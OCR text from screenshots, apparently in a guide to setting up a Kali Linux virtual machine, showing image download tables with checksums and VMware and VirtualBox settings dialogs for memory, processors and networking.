
Image Name	Torrent	Size	Version	SHA256Sum
Kali Linux Vm 32 Bit [Zip]	Torrent	3.0G	2018.2	73a79b8deaba5ba6c072621528700e104ed46cfce32ca18c402562190fd765a7
Kali Linux Vm 32 Bit [OVA]	Torrent	3.5G	2018.2	24764727b625d53ca456de65bb01a8364aaf0c804f5948dc97a1166551911f24
Kali Linux Vm 64 Bit [Zip]	Torrent	3.0G	2018.2	4c99418c8e1abfe2c924e0a5f5bb9464637ad8b49ff79a92ef7aa7540e302368
Kali Linux Vm 64 Bit [OVA]	Torrent	3.4G	2018.2	4160fd2fafc1deb51af79e76e4674fc6bce356c4605e06da8b10a59dc971b5e6





kali-linux-2017.3-vm-amd64
Power on this virtual machine
Edit virtual machine settings
Upgrade this virtual machine
Devices
Memory 2 GB
Processors 4
Hard Disk (SCSI) 60 GB
CD/DVD (IDE) Auto detect
Network Adapter NAT
USB Controller Present
Sound Card Auto detect
Display Auto detect


Virtual Machine Settings
Hardware
Options
Device
Summary
Memory
2 GB
Processors
4
Hard Disk (SCSI)
60 GB
CD/DVD (IDE)
Auto detect
Network Adapter
NAT
USB Controller
Present
Sound Card
Auto detect
Display
Auto detect
Add...
Remove
Memory
Specify the amount of memory allocated to this virtual machine. The memory size must be a multiple of 4 MB.
Memory for this virtual machine:
2048
MB
64 GB
32 GB
16 GB
8 GB
4 GB
2 GB
1 GB
512 MB
256 MB
128 MB
64 MB
32 MB
16 MB
8 MB
4 MB
Maximum recommended memory
(Memory swapping may occur beyond this size.)
9932 MB
Recommended memory
256 MB
Guest OS recommended minimum
32 MB
OK
Cancel
Help


Virtual Machine Settings
Hardware
Options
Device
Summary
Memory
2 GB
Processors
4
Hard Disk (SCSI)
60 GB
CD/DVD (IDE)
Auto detect
Network Adapter
NAT
USB Controller
Present
Sound Card
Auto detect
Display
Auto detect
Add...
Remove
Processors
Number of processors:
4
Number of cores per processor:
1
Total processor cores:
4
Virtualization engine
Preferred mode:
Automatic
Disable acceleration for binary translation
OK
Cancel
Help



Virtual Machine Settings
Hardware
Options
Device
Summary
Memory
2 GB
Processors
4
Hard Disk (SCSI)
60 GB
CD/DVD (IDE)
Auto detect
Network Adapter
NAT
USB Controller
Present
Sound Card
Auto detect
Display
Auto detect
Add...
Remove
Device status
Connected
Connect at power on
Network connection
Bridged: Connected directly to the physical network
Replicate physical network connection state
NAT: Used to share the host's IP address
Host-only: A private network shared with the host
Custom: Specific virtual network
VMnet0
LAN segment:
LAN Segments...
Advanced...
OK
Cancel
Help





Kali Linux 64 bit Vbox	Available on the Offensive Security Download Page
Kali Linux 32 bit Vbox	Available on the Offensive Security Download Page


Kali Linux VMware Images | **Kali Linux VirtualBox Images** | Kali Linux Hyper-V Images


Image Name	Torrent	Size	Version	SHA256Sum
Kali Linux 64 bit VBox	Torrent	3.2G	**2017.3**	94685d50ace736fa71421c64b3447bf4edf1e5b5aa4aad4707f914fd1a25ece6
Kali Linux 32 bit VBox	Torrent	3.2G	**2017.3**	e8f5f9d707afc0dd61d8eb023a882734f724ecffc8e062ad8496d9b4e4715229






Kali-Linux-2017.3-amd64 - System
General
System
Display
Storage
Audio
Network
Ports
Shared Folders
User Interface
Motherboard
Processor
Acceleration
Processor(s):
4
1 CPU
8 CPUs
Execution Cap:
100%
1%
100%
Extended Features:
Enable PAE/NX
Cancel
OK



Kali-Linux-2017.3-amd6